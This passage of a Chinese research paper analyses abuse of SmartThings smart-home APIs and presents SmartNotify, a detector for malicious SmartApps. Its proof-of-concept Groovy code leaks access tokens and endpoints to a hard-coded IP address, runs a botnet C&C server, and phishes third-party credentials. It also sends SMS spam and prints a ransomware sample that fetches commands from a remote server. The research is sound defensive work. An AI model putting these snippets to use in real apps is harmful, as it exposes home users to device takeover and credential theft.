中国科学: 信息科学 2023 年 第 53 卷 第 12 期: 2355–2371
SCIENTIA SINICA Informationis
论文

物联网云服务中 API 滥用的风险分析与检测

袁斌[1,2,3,4,6,8], 郑开民[1,2,3,4,6], 万俊[1,2,3,4,6], 邹德清[1,2,3,4,6*], 金海[2,3,5,7]

1. 华中科技大学网络空间安全学院, 武汉 430074
2. 大数据技术与系统国家地方联合工程研究中心, 武汉 430074
3. 服务计算技术与系统教育部重点实验室, 武汉 430074
4. 大数据安全湖北省工程技术研究中心, 武汉 430074
5. 集群与网格计算湖北省重点实验室, 武汉 430074
6. 分布式系统安全湖北省重点实验室, 武汉 430074
7. 华中科技大学计算机科学与技术学院, 武汉 430074
8. 深圳华中科技大学研究院, 深圳 518057
* 通信作者. E-mail: deqingzou@hust.edu.cn

收稿日期: 2022–12–28; 修回日期: 2023–01–28; 接受日期: 2023–01–31; 网络出版日期: 2023–12–12

国家自然科学基金青年科学基金 (批准号: 61902138)、国家重点研发计划项目 (批准号: 2022YFB3103402)、湖北省重点研发科技创新专项项目 (批准号: 2021BAA032)、武汉应用基础前沿项目 (批准号: 2020010601012188) 和广东省重点研发计划项目 (批准号: 2019B010139001) 资助

摘要 近年来, 物联网技术的蓬勃发展带动了智能家居应用的快速发展, 越来越多的智能家居平台开放各种应用程序接口, 以方便用户实现自定义的智能家居应用, 如设备联动控制. 然而, 这些开放接口中存在的安全缺陷也成为影响智能家居系统安全的重要因素之一. 本文针对 SmartThings 智能家居平台的开放接口进行研究, 发现了一系列新的具有安全缺陷的接口, 并通过概念验证实验证实了其安全风险. 为提升智能家居平台的安全性, 设计并实现了检测智能家居云服务中接口滥用行为的工具 SmartNotify. 实验结果表明, SmartNotify 能快速且准确地识别利用安全缺陷接口进行攻击的智能家居应用.

关键词 物联网安全, 智能家居安全, SmartThings 平台, 开放接口, 云服务

1 引言

随着物联网 (Internet of Things, IoT) 的蓬勃发展, 物联网设备和应用程序融入人类生活的各个方面, 包括智能家居、智能汽车、智能工厂等各个领域. 在众多新兴的物联网应用中, 智能家居是最受欢迎的应用之一. 智能家居极大程度地方便了人们的日常生活, 帮助人们有效地管理时间以及节省能源. 智能家居允许用户远程控制智能设备, 比如用户可以在回家之前通过智能手机打开并调节家中空调的

引用格式: 袁斌, 郑开民, 万俊, 等. 物联网云服务中 API 滥用的风险分析与检测. 中国科学: 信息科学, 2023, 53: 2355–2371, doi: 10.1360/SSI-2022-0466
Yuan B, Zheng K M, Wan J, et al. Risk assessment and detection of API abuse in the IoT cloud (in Chinese). Sci Sin Inform, 2023, 53: 2355–2371, doi: 10.1360/SSI-2022-0466

温度. 同时, 它们还可以为用户提供智能的自动控制, 比如, 清晨自动打开柔和的灯光播放音乐铃声叫醒用户, 当安防系统监测到有小偷进入时自动向屋主发送消息提示 [1, 2].

近年来, 智能家居领域迅速发展, 涌现了大量平台为用户提供智能家居设备以及服务, 同时也有更多的用户开始使用智能家居设备. 智能家居平台联系智能设备与用户, 接收智能设备上传的各种信息和用户发送的指令, 并通过云向设备发送指令执行操作. 因此, 攻击者对智能家居平台的利用会对用户的隐私和物理环境安全造成严重危害. 此外, 为了方便用户灵活定制智能家居的服务, 越来越多的平台向用户和第三方开发人员开放应用程序接口 (application programming interface, API) 允许他们开发符合自己需求的应用程序. 例如, SmartThings 平台允许用户编写并发布 SmartApps 控制设备执行自动化操作, IFTTT (if this then that) 也允许用户开发 Applet 实现自动化的设备操作 [3].

然而, 部分有安全缺陷的 API 以及开发人员对 API 的滥用都可能给用户带来安全问题. 目前已经有一些研究关注到智能家居平台 API 的安全问题, 文献 [4~12] 发现攻击者可以开发恶意的应用程序, 利用智能家居平台编程框架中的缺陷, 泄露用户隐私或执行恶意操作. 具体来说, 文献 [9] 利用 AWS IoT 云上的 Will 消息 API 与 MQTT (message queuing telemetry transport) 协议实现命令和控制 (command-and-control, C&C) 服务器. Fernandes 等 [4] 发现 SmartThings 提供的不受限制的短信 API 可能将用户的密码泄露给攻击者, 并且攻击者可以利用事件发送 API 伪造事件引发错误的模式更改事件改变用户家中设备的状态. Celik 等 [10] 利用 SmartThings 提供的网络通信 API 将用户的敏感信息泄露给攻击者, 通过网络通信 API 获取恶意命令执行设备操作. 同时, 他们还提出可以通过窃取授权令牌 (Token) 滥用 RESTful API. 类似的攻击还在文献 [11, 12] 中提到. 此外, 在文献 [13] 中他们还发现可以利用日程 API 制造侧信道攻击或执行违背用户意图的操作, 利用模式 API 与其他 API 或规则联动执行恶意操作. 特别地, 文献 [4, 14~18] 发现攻击者可以开发恶意的应用程序, 通过智能家居平台授权和访问控制模型的缺陷提升自己的权限, 滥用受害者家中的设备.

基于以上研究, 本文系统的分析了智能家居平台 API 的安全性. SmartThings 平台是最具有代表性的智能家居平台, 与其他竞争平台相比, SmartThings 平台拥有大量的用户, 并且支持的设备更多, 也拥有越来越多的官方和第三方应用程序 [10]. 因此, 本文选取三星的 SmartThings 作为分析样例, 具体贡献如下所示.

• 本文经过人工的检查与分析发现了 SmartThings 部分 API 存在新的安全问题, 并实现了 4 种概念验证方案确定了相应 API 的缺陷.

• 本文针对提出的 4 类新的漏洞, 设计并实现了 SmartNotify 工具进行检测. SmartNotify 通过分析 SmartApps 中敏感 API 的调用, 确定可能存在的威胁, 生成检测报告提供给用户.

• 本文针对现有数据集进行了广泛的检查以及测试, 确定新发现 API 问题的影响范围, 并评估本文提出的检测方案. 结果显示易受攻击的 API 可能影响到 68% 的 SmartApps, 并且验证了本文提出的检测方案的有效性.

2 背景及相关工作

2.1 SmartThings 平台

SmartThings 是三星开发的一个被广泛使用的智能家居平台, 如图 1 该平台包括 3 个组件: 集线器、云后端和智能手机配套的应用程序 [10]. 集线器将终端设备连接到 SmartThings 云, 控制连接的设备、云后端和移动应用之间的通信. 云后端使用沙盒环境运行 SmartApps 与 SmartDevices, 其中,



图 1 (网络版彩图) SmartThings 架构

Figure 1 (Color online) SmartThings architecture

SmartApps 是开发人员利用 SmartThings 平台提供的各种 API 编写的自动化规则, 通过订阅事件, 并在接收到订阅事件时执行自动化规则定义的操作; SmartDevices 是终端设备在 SmartThings 中的虚拟表示形式, 它将终端设备生成的设备操作消息转换为事件, 然后通过事件子系统传递给 SmartApps 触发预先定义的自动化规则 [1]. 终端用户通过智能手机配套的应用程序控制安装 SmartApps 以执行自动化规则.

为了方便用户控制设备以及为用户提供服务, SmartThings 平台定义了许多 API 简化开发人员编写 SmartApps 自动化规则的难度, 比如 getId(), getChildApps(), State 等 API 可以获取 SmartThings 平台相关配置信息, currentState(), getMode(), getLatitude() 等 API 可以获取智能家居环境下物理环境信息, sendSMS(), httpPost(), createAccessToken(), RESTful 等 API 可以为用户提供免费的短信或网络服务.

除了帮助用户控制 SmartThings 生态中的设备以及使用 SmartThings 平台提供的服务, SmartThings 平台还允许用户通过 OAuth 协议连接并操作第三方的设备 (比如 Lifx[1)], Philips Hue[2)]等), 或使用第三方提供的服务 (比如 Google Home[3)], IFTTT[4)]等). 同时, 为了方便其他平台的用户使用 SmartThings 提供的服务, SmartThings 还提供 RESTful API 以支持提供网络服务的 SmartApps, 允许第三方平台通过 OAuth 协议连接到 SmartApps, 控制 SmartThings 生态的设备 [16] 或使用 SmartThings 平台提供的服务.

2.2 相关工作

本文主要研究 SmartThings 平台 API 的安全问题, 因此主要对解决 SmartThings API 问题的相关研究现状进行分析和总结.

1) Lifx. https://www.lifx.com/.
2) Philips Hue. https://www.philips-hue.com/en-us.
3) Google Home. https://home.google.com/welcome/.
4) IFTTT. https://ifttt.com/.

表 1 攻击者可利用的 API

Table 1 Interfaces available to attackers

Interface	Interface function	Possible threat
sendSms()/sendSmsMessage()	Send an SMS message	Disclosure of sensitive information/Harassing users
sendPush()/sendPushMessage()	Send a push notification	Harassing users
sendNotification()/ sendNotificationToContacts()	Send a push notification or SMS message	Disclosure of sensitive information/Harassing users
httpGet()	HTTP GET request	Obtain malicious information
httpPost()/httpPostJson()	HTTP POST request	Disclosure of sensitive information
httpPut()/httpPutJson()	HTTP PUT request	Disclosure of sensitive information
createAccessToken() & getId()	Provide information about external web services	Obtaining the right to use the web service SmartApps
apiServerUrl()	Provide authorization-related information	Leak control of third-party devices

在敏感 API 的检测工作上, 与本文研究最接近的是 Saint [10] 静态污点分析工具, Saint 将源代码转换为中间表示确定敏感生成 API 和敏感输出 API, 然后通过污点分析技术识别敏感数据流, 为用户提供评估敏感信息滥用的工具. 然而, 它在检测中构造了一个不精确的调用图, 该图允许通过反射调用任何方法, 这增加了要分析的方法的数量, 并可能导致过度污染. 类似的工作还有 Soteria [13] 和 ProvThings [12], Soteria 在将源代码转换为中间表示之后从中提取状态模型, 通过模型检查验证 IoT App 和 IoT 环境的安全性. ProvThings 基于 PROV-DM 定义了一个统一的物联网起源模型, 标记了敏感生成 API 和敏感输出 API, 允许在不同平台使用相同的来源术语, 统一跨平台的因果关系, 并规范了与平台无关的通用安全策略.

为了阻断对敏感数据的访问和使用, FlowFence [19] 设计了沙箱隔离模块以及不透明句柄, 通过不透明句柄对 API 生成的敏感信息进行加密, 并利用污点跟踪不透明句柄链接隔离模块, 在 SmartApps 执行时阻止未声明的数据流. 但是, FlowFence 需要重构 SmartApps, 在应用时有较大的困难. 与直接阻止程序操作不同, 一些解决方案增加了授权操作控制敏感信息的使用 [17, 20], ContextIoT [11] 设定敏感输出 API 集, 并通过静态分析生成 API 集相关的控制流上下文, 然后为相应的 API 打补丁增加允许用户授权操作的安全逻辑. 然而, ContexIoT 对每个应用程序的处理都采用相同的逻辑, 用户在使用中容易显得不够灵活. SmartAuth [18] 在一定程度上改进了 ContexIoT 的缺陷, SmartAuth 利用自然语言处理收集相关的信息获得 IoT App 声明的功能, 同时, 通过对 IoT App 进行程序分析以确定实际实现的功能, 然后进行声明与实际功能的对比以生成安全策略及提示请求用户授权.

3 SmartThings 平台中的缺陷 API 及其安全性分析

3.1 敏感 API 类型及其安全性分析

通过对 SmartThings 提供的各类 API 进行人工的检查及分析, 本文在表 1 中总结了 8 组易被攻击者利用的 API 及可能的威胁, 这些 API 通常协助 SmartApps 实现与外部实体的交互, 比如与用户通信或者与第三方服务通信. 下面将介绍这些 API 存在的安全隐患.

3.1.1 向外推送信息的服务 API

SmartThings 平台允许用户免费向特定的手机号码发送短信 (如 sendSMS()), 允许用户向特定的服务器上传数据 (如 httpPost()). 但是 SmartThings 平台在允许开发人员调用此类 API 时, 没有对调用 API 时提供的参数进行检查, 如果 API 调用中的消息参数包含敏感信息, 并且 API 调用中的接收方参数为攻击者方, 可能导致用户的敏感信息被泄露.

此外, 连同向用户推送消息的 API (如 sendPUSH() 等) 在内, SmartThings 平台并没有对这些 API 的调用次数进行限制, 当向用户推送的消息在一定时间内超过一定数量时, 会干扰到用户的日常生活.

3.1.2 获取网络服务 SmartApps 信息的 API

SmartThings 平台允许用户使用的第三方服务访问网络服务 SmartApps, 当第三方服务在获得 SmartApps 的授权后, 可以访问 SmartApps 提供的 RESTful API 路径 (path) 获得 SmartApps 提供的相应服务. 在 SmartApps 开发时, 开发人员可以显式调用 createAccessToken() API 生成 SmartApps 的 Token 并将其保存到 state.accessToken 中, 同时可以通过 getId() API 获得 SmartApps 的 ID 信息, 组成 SmartApps 的 RESTful API 端点[5]. 然而, 如果 state.accessToken 令牌与 RESTful API 端点被泄露给攻击者, 攻击者可以直接向 RESTful API 端点发送 HTTP 请求访问 SmartApps 的 RESTful API 获得 SmartApps 的使用权.

3.1.3 获取第三方服务授权信息的 API

SmartThings 允许 SmartApps 在获得第三方服务的授权后, 直接控制第三方的设备或服务. 开发人员可以通过 apiServerUrl() API 以及 3.1.2 小节中提到的部分信息获得该 SmartApps 调用第三方服务器的 URL, 构成 SmartApps 获得第三方服务授权的重定向网址[6]. 如果第三方服务授权网址被泄露给攻击者, 并且攻击者拥有用户的登录账号密码, 攻击者可以伪装用户获得第三方服务的授权, 进而控制用户的设备.

3.2 敏感 API 安全风险验证

基于 3.1 小节中讨论的各种安全隐患, 本文发现了 4 类由敏感 API 滥用导致的安全漏洞. 本小节通过概念验证方案 (proof of concept, PoC) 确定了上述 4 类安全问题. 具体而言, 首先确定了攻击者可以在 SmartApps 中设置后门, 然后拓展了 3 种漏洞验证方案: 利用 SmartApps 作为 C&C 服务器、利用 SmartApps 挂载钓鱼网站、利用 SmartApps 骚扰用户.

3.2.1 SmartApps 后门

本文在 3.1.2 小节指出, 攻击者只需要获得网络服务 SmartApps 的 API 路径以及相应的 Token, 就可以模拟第三方服务向 SmartApps 发送 HTTP 请求触发相应的事件处理程序. 同时, 3.1.1 小节表明攻击者很容易在 SmartApps 中编写代码泄露用户敏感信息. 因此, 攻击者在编写网络服务 SmartApps 时, 可以简单地通过 sendSMS() API 或 httpPost() API 将路径以及 Token 泄露给自己, 形成后门. 在用户安装 SmartApps 后, 攻击者也拥有了对应 SmartApps 服务的使用权, 进一步地可以恶意控制用户设备. 例如, 在 Code 1 中, 第 3 和 4 行代码生成 Token 以及路径的前缀 endpoint (结合代码中的 path 可以构成第三方服务最终访问的路径), 然后利用第 11 或 12 行代码泄露给攻击者.

5) RESTful API 端点前缀. https://graph.api.smartthings.com/api/smartapps/installations/$app.id.

6) 重定向网址后缀. $serverUrl/oauth/initialize?appId=$app.id&access_token=$state.accessToken&apiServerUrl=$apiServerUrl.

Code 1 Abusing the web service provided by the restful interface

```
1: def initialize(){
2:     // Generate sensitive information
3:     createAccessToken() // Generate token
4:      def endpoint = “https://graph.api.smartthings.com/api/smartapps/installations/$app.id” // Generate endpoint
   prefix
5:     // Define parameters
6:     def phone = “3073632658”
7:     def message = “token:${state.accessToken}, endpoint:${endpoint}”
8:     def httpParams = [uri:“http://121.5.231.68:81/get_token.php”,
9:                       body:[“token”:“${state.accessToken}, endpoint:${endpoint}”]]
10:    // How information is leaked
11:    try{httpPost(httpParams){resp → log.debug “response data:${resp.data}”}} // Leak information via httpPost
12:    sendSms(phone, message) // Leak information via sendSMS
13: }
```

3.2.2 C&C 服务器

在 3.2.1 小节的基础上, 攻击者还可以利用 SmartApps 作为 C&C 服务器执行恶意操作. 攻击者可以凭借端点路径和 Token 任意发送 HTTP 请求访问网络服务 SmartApps 的服务, 并且可以预先在 SmartApps 中编写请求路径映射的事件处理程序将接收到的信息存储在 SmartThings 云端 (Code 2 第 8 行和第 22~24 行), 因此, 攻击者可以控制他已经感染过的僵尸机器将自己的 IP 地址等信息通过 HTTP 请求发送到 SmartApps 端点路径 (Code 2 第 2~4 行) 进行存储. 然后, 利用 httpPost API 向已存储的僵尸机器发送恶意代码 (Code 2 第 16~22 行), 由僵尸机器上的恶意程序进行解析以及下一步操作.

此外, SmartThings 平台提供的跨执行变量 state, Child SmartApps API, 以及使用的 Trigger-Action 编程规则也使此类攻击的实现更加便利. Code 2 中使用了跨执行的 state 变量存储僵尸机器的信息 (Code 2 第 12 行、第 22~24 行). 虽然 SmartThings 平台本身对变量 state 的容量有限制, 但当 SmartApps 增加 Child SmartApps 时 (Code 2 第 7 行, addChildApp() API), 也会增加存储信息的 state 变量数目, 这将显著提高可存储信息的总容量, 扩大 C&C 服务器可控制僵尸机器的范围. 因此, Code 2 的第 8 行使用了 Child SmartApps 存储接收到的信息.

由于使用 Child SmartApps 的 state 变量存储信息, 控制发送恶意代码的 API 也将在 Child SmartApps 中调用 (Code 2 第 16~21 行). 因此, 基于 Trigger-Action 编程规则, 该攻击订阅全局的 location 事件以触发发送恶意代码的事件处理程序 (Code 2 第 13 行), 当安装 SmartApps 的位置模式发生改变时, SmartApps 将向所有已存储的僵尸机器 IP 地址发送恶意代码.

攻击者利用 SmartThings 平台实现 C&C 服务器时, 可以通过 SmartThings 平台向僵尸机器发送 HTTP 请求, 这将更好地隐藏攻击者的信息使其不易被安全防护人员发现.

3.2.3 钓鱼网站

本文在 3.1.3 小节中提到, 用户在尝试获得第三方服务的授权时访问的重定向网址具有特定的规则. 因此, 攻击者可以搭建钓鱼网站伪造第三方服务的官方登录界面, 并在 SmartApps 中引导用户访问钓鱼网站 (Code 3 第 9 行) 并输账户密码以窃取用户信息. 攻击者可以在 SmartApps 中生成第三方服务授权的重定向网址 (Code 3 第 3 行), 并利用 httpPost() API 泄露到钓鱼网站 (Code 3 第 6 行) 进

Code 2 C&C server

```
// C and C Server SmartApps
mappings{
    path("/sendIP") {action:[POST:"getIP"]}
}
def getIP(){
    def data = request.JSON
    addChildApp('wj0810', 'C&amp;amp;C Server Child', label)
    child.storage(data.IP, data.info)
}
// C and C Server Child SmartApps
def initialize(){
    state.botIP = []
    subscribe(location, methodHandler)
}
def methodHandler(evt){  // C&C server sends malicious command
    def attack = "malicious command"
    state.botIP.each{botIP →
        def httpParams = [uri:"http://$botIP", body:["attack_command":"$attack"]]
        try{httpPost(httpParams){resp → log.debug "response data:${resp.data}"}}
    }
}
def storage(IP, info)(){  // Store messages sent by bots
    if (!state.botIP.contains(IP)) {state.botIP ≪ IP}
}
```

行实时的处理以用于后续的页面跳转, 当用户在钓鱼网站输入用户名与密码信息并点击登录后, 跳转至接收到的第三方授权重定向网址进行授权操作. 此外, 完整的 SmartApps 允许用户通过 SmartApps 正常访问第三方设备或服务, 避免用户发现异常从而修改密码.

3.2.4 骚扰用户

基于 3.1.1 小节的研究发现, SmartThings 平台没有对推送信息的 API 调用进行次数限制. 因此, 攻击者可以向同一个接收方发送多条消息 (Code 4 第 3 和 4 行、第 8∼11 行), 当接收方在短时间内接收到的消息条数过多时将会感觉到被打扰.

采用相似的方法, 攻击者也可以向多个不同接收方发送消息 (Code 4 第 16∼18 行). 另外一些攻击可以结合 3.2.1 和 3.2.2 小节的例子, 如果攻击者在网络服务 SmartApps 中预先编写接收信息的事件处理程序以及到 HTTP 请求的映射, 此类攻击将变得更加灵活. 比如可以随时增加向接收方发送的信息或增加接收方的电话号码; 可以在攻击者向 SmartApps 发送 HTTP 请求时即时触发攻击.

由于 SmartThings 平台提供的短信服务免费, 当攻击者尝试向多个不同用户发送广告或骚扰信息时, 将降低攻击者的攻击成本, 同时造成 SmartThings 平台的经济损失.

Code 3 Phishing website

```
def authPage(){
// Disclosing user's third-party authorization redirection information
    def redirectUrl = "${serverUrl}/oauth/initialize?appId=${app.id}&access_token=${state.accessToken}
                       &apiServerUrl=${apiServerUrl}"
    def httpParams = [uri:"http://121.5.231.68:81/get_redirectUrl.php", body:["redirectUrl":"$redirectUrl"]]
    try{httpPost(httpParams){resp → log.debug "response data:${resp.data}"}}
// Direct users to click on phishing sites
    return dynamicPage(name: "Credentials", title: "Connect to HUE", nextPage: null, uninstall: true, install:true) {
        section {href(url:"http://121.5.231.68:81/", required:true, title:"Connect to your HUE", description:"Tap here to
    connect your HUE account")}
    }
}
```

Code 4 Harassing information

```
// Harassing users by sending multiple messages to one user
def methodHandler1(evt){
    def message = ["This is spam1.", "This is spam2."]
    state.message.each{message → sendSms(phone, message)}
}
// Harassing users by posting multiple messages to one user
def methodHandler2(evt){
    def message = ["This is spam1.", "This is spam2."]
    state.message.each{message →
        def httpParams = [uri:"http://121.5.231.68", body:["message":"$message"]]
        try{httpPost(httpParams){resp → log.debug "response data:${resp.data}"}}
    }
}
// Advertise to multiple users with free SMS
def methodHandler3(evt){
    def phone = ["3073632658", "13073632659"]
    def message = "This is advertise."
    state.phone.each{phone → sendSms(phone, message)}
}
```

4 SmartNotify 设计与实现

4.1 SmartNotify 架构

由于 SmartApps 的功能描述由开发人员设定, 因此, 攻击者可以将恶意代码隐藏在 SmartApps 代码中, 通过不全面的功能描述欺骗用户安装. 而一般情况下, 用户会根据 SmartApps 的功能描述来决定是否安装, 并不会去阅读 SmartApps 的代码了解其具体实现的功能. 因此, 用户在安装 SmartApps 时并不能保证其代码实现的实际功能与描述一致. 例如, 在 SmartThings 的 SmartApps 数据集 IoTBench[7)] 中, Ransomware-WaterValve 的功能描述为 "The water valve is used to pull out water when there is a fire home/when the fire alarm strobed" (意为 "当火灾警报响起, 家中发生火灾时, 水阀用于抽出水"), 但在其代码实现中通过 sendSMS() API 勒索用户 (Code 5 第 1∼13 行), 并使用至 httpGet() API 从恶意

7) IOTBench. https://github.com/IoTBench/IoTBench-test-suite.

Code 5 Ransomware-WaterValve

```
// Extortion module
def strobeHandler(evt){
    if(evt.value == "strobe") {
        state.msg = "Our home is on fire!!!"
        state.attackRansonMsg = "If you want to open the valve! pay 100 dollar to account: attackerAcount!!!"
        sendNotification()
        attack()
    }
}
def sendNotification(){
    def message = state.msg + state.attackRansonMsg
    sendSms(phone, message)
}
// Command acquisition module
def attack(){
    httpGet("http://141.212.110.244/stmalware/maliciousServer.php") {resp →
        if(resp.status == 200) {state.attack = resp.data.toString()}
     }
    if(state.attack == false) {
         log.debug "attack succeed: got the money!"
         valve.on()
         state.attack == true
    }
}
```



图 2 (网络版彩图) SmartNotify 架构

Figure 2 (Color online) SmartNotify architecture

网站获取信息来控制水阀的开关 (Code 5 第 15~24 行). 由此可见, 在用户安装 SmartApps 之前, 识别 SmartApps 中可能有威胁的 API 对用户来说是相当重要的. 为此, 本文构建了包含源代码分析器、配置文件处理器和配置文件分析器 3 个核心组件的缺陷检测工具 SmartNotify.

如图 2 所示, SmartNotify 将可能有威胁的 SmartApps 作为输入, 通过分析他们的源代码定位易受攻击的 API 调用, 自动分类可能遭受的攻击并输出报告提示给非专业开发人员的用户. 下面将介绍实现 SmartNotify 的各模块的具体功能及实现.

图 3　(网络版彩图) SmartNotify 源代码分析结果

Figure 3　(Color online) SmartNotify source code analysis results

4.2　源代码分析器

在源代码分析阶段, 本文利用 Groovy 代码的抽象语法树 (abstract syntax tree, AST) 提取在表 1 中确定的敏感 API 调用信息 [10]. 在编译器的语义分析阶段对输入的 SmartApps 进行 AST 分析, 重写连接到编译器的 ASTTransformation 类, 分析 SmartApps 的语句结构, 从中提取敏感 API 的调用信息、开发人员定义的变量信息、事件处理方法, 以及循环结构的相关信息, 并将提取内容保存到配置文件. 以 Code 5 为例, 本文在图 3 中标注了 Code 5 中部分行数对应的源代码分析结果.

具体来说, 本文提取的敏感 API 调用信息包括敏感 API 的类型、敏感 API 的名称、被调用行数, 以及调用的参数信息 (如图 3 中红色标记), 提取的变量定义信息包括变量类型、变量名、变量定义行数以及变量定义内容, 提取的事件处理方法与循环结构信息类似 (如图 3 中绿色标记), 包括事件处理方法/循环结构标识、事件处理方法名称/循环结构类型名称、事件处理方法/循环结构起始行数, 以及事件处理方法/循环结构结束行数 (如图 3 中蓝色标记). 这些信息将用于配置文件处理阶段的信息组合.

4.3　配置文件处理器

在配置文件处理阶段, 本文首先根据敏感 API 类型对配置文件信息进行分组, 例如 HttpAPI 类型、SendAPI 类型、MethodNode 类型. 然后, 根据敏感 API 被调用行数以及事件处理方法/循环结构的起始行数和结束行数, 将调用敏感 API 的事件处理方法/循环结构与被调用的敏感 API 相关信息进行匹配. 进一步地, 通过绑定敏感 API 与事件处理方法确定 API 调用的参数信息; 通过绑定敏感 API

与循环确定 API 调用的次数. 最后, 将配置文件信息分类组合后生成的信息用于配置文件分析以生成最终的检测报告.

4.4 配置文件分析器

在配置文件分析阶段, 本文针对各组敏感 API 设计了参数检查以及循环检查, 并最终生成相应 SmartApps 的威胁报告. 下面将介绍具体的检查原则以及威胁报告内容.

4.4.1 参数检查

本文通过对表 1 总结的 API 调用函数以及第 3.2 小节具体的攻击实现进行分析, 针对短信消息推送、网络服务消息推送、网络服务消息接收 3 类不同的 API, 具有不同的检查规则. 同时, 由于 API 调用时的参数存在定义变量参数和硬编码参数两类, 因此, 对于硬编码参数, 直接检查参数信息; 而对于定义变量参数, 在匹配变量名与变量定义内容后检查相应的参数信息. 下面将具体介绍这 3 类 API 的参数检查规则.

• **短信消息推送类 API.** 对于短信推送类 API (如 sendSms(), sendNotification() 等), 检查其信息接收方参数与推送信息参数. 正常情况下, 开发人员在调用此类 API 时应当允许用户输入接收消息的手机号码以及推送的信息内容作为参数. 但是, 开发人员也可以硬编码接收消息的手机号码以及推送的信息内容在 SmartApps 中. 这时, 攻击者可以将用户的敏感信息通过硬编码的手机号码泄露出去, 也可以利用硬编码的消息内容向用户推送广告或威胁信息 (如 Code 5 第 4, 5, 11, 12 行). 因此, 在对此类 API 进行参数检查时, 将根据接收方参数是否被硬编码确定存在怎样的风险. 具体的规则是, 当接收方参数被硬编码时, 检查推送的消息内容是否包含敏感信息; 当接收方参数没有被硬编码时, 检查推送的消息内容是否包含威胁信息.

• **网络服务消息推送类 API.** 对于网络服务消息推送类 API (如 httpPost(), httpPut() 等), 采用与短信推送类规则类似的规则. 但与短信推送类 API 不同的是, 网络服务类 API 通常不需要用户输入接收消息的网址. 如 Code 4 第 10 和 11 行, 攻击者将恶意参数硬编码在代码中, 而不需要用户进行相关参数的配置. 因此, 本文将不安全的网址加入黑名单, 则具体的规则是, 首先检查接收方参数是否属于黑名单, 如果接收方参数在黑名单中, 检测消息内容是否包含敏感信息; 如果接收方参数不在黑名单中, 检测消息内容是否包含骚扰信息.

• **网络服务消息接收类 API.** 比较特别是网络服务接收类 API (如 httpGet()), 对于此类 API, 只需要检查消息来源方参数, 即获取信息的网址. 一般来讲, 开发人员会使用此类 API 从网站获取信息, 比如获取命令或获取推送给用户的消息, 但当消息来源方参数不安全时, 获取的命令或消息也可能对用户造成威胁 (如 Code 5 第 16~18 行). 因此, 同样采用不安全网址黑名单, 当消息来源方参数属于黑名单时, 则该 API 调用不安全.

4.4.2 循环检查

本文在 3.1 小节中发现 SmartThings 对一些 API 的调用次数没有进行限制, 并且攻击者可以利用这一缺陷实现攻击. 因此, 通过对第 3.2 小节具体的攻击实现进行分析, 本文计划对 PUSH 消息推送、短信消息推送、网络服务消息推送、Child SmartApps 这 4 类 API 进行循环检查. 下面将具体的介绍几类 API 的循环检测规则.

• **消息推送类 API.** 由于循环检测不需要检查 API 调用的参数, 因此可以将上面提到的 3 类不同形式的消息推送 API, 合并为一类, 包括 sendPush(), sendSms(), sendNotification(), httpPost(),



图 4 (网络版彩图) SmartNotify 威胁报告

Figure 4 (Color online) SmartNotify threat report

httpPut() 等. 此类 API 均可向用户发送需要用户进行查看的 PUSH 推送或短信消息. 当此类 API 的调用次数超过一定阈值时, 将干扰到用户手机的正常使用 (如 Code 4 第 3 和 4 行、第 8~12 行、第 16~18 行). 因此, 只需要对此类 API 进行循环检查, 就可以确定 SmartApps 是否包含恶意行为.

• **Child SmartApps 类 API.** 针对 3.2.2 小节的攻击, 当攻击者利用 Child SmartApps 扩大信息存储容量时, 需要根据接收信息的情况增加 Child SmartApps 的数量, 攻击者可以将此类操作放置于循环中简化他们人工的操作 (如 Code 2 第 17~20 行). 因此, 对 Child SmartApps 类 API (如 addChildApp()) 进行循环检查, 也可以确定开发人员是否有滥用 Child SmartApps 特性进行攻击的可能.

4.4.3 威胁报告

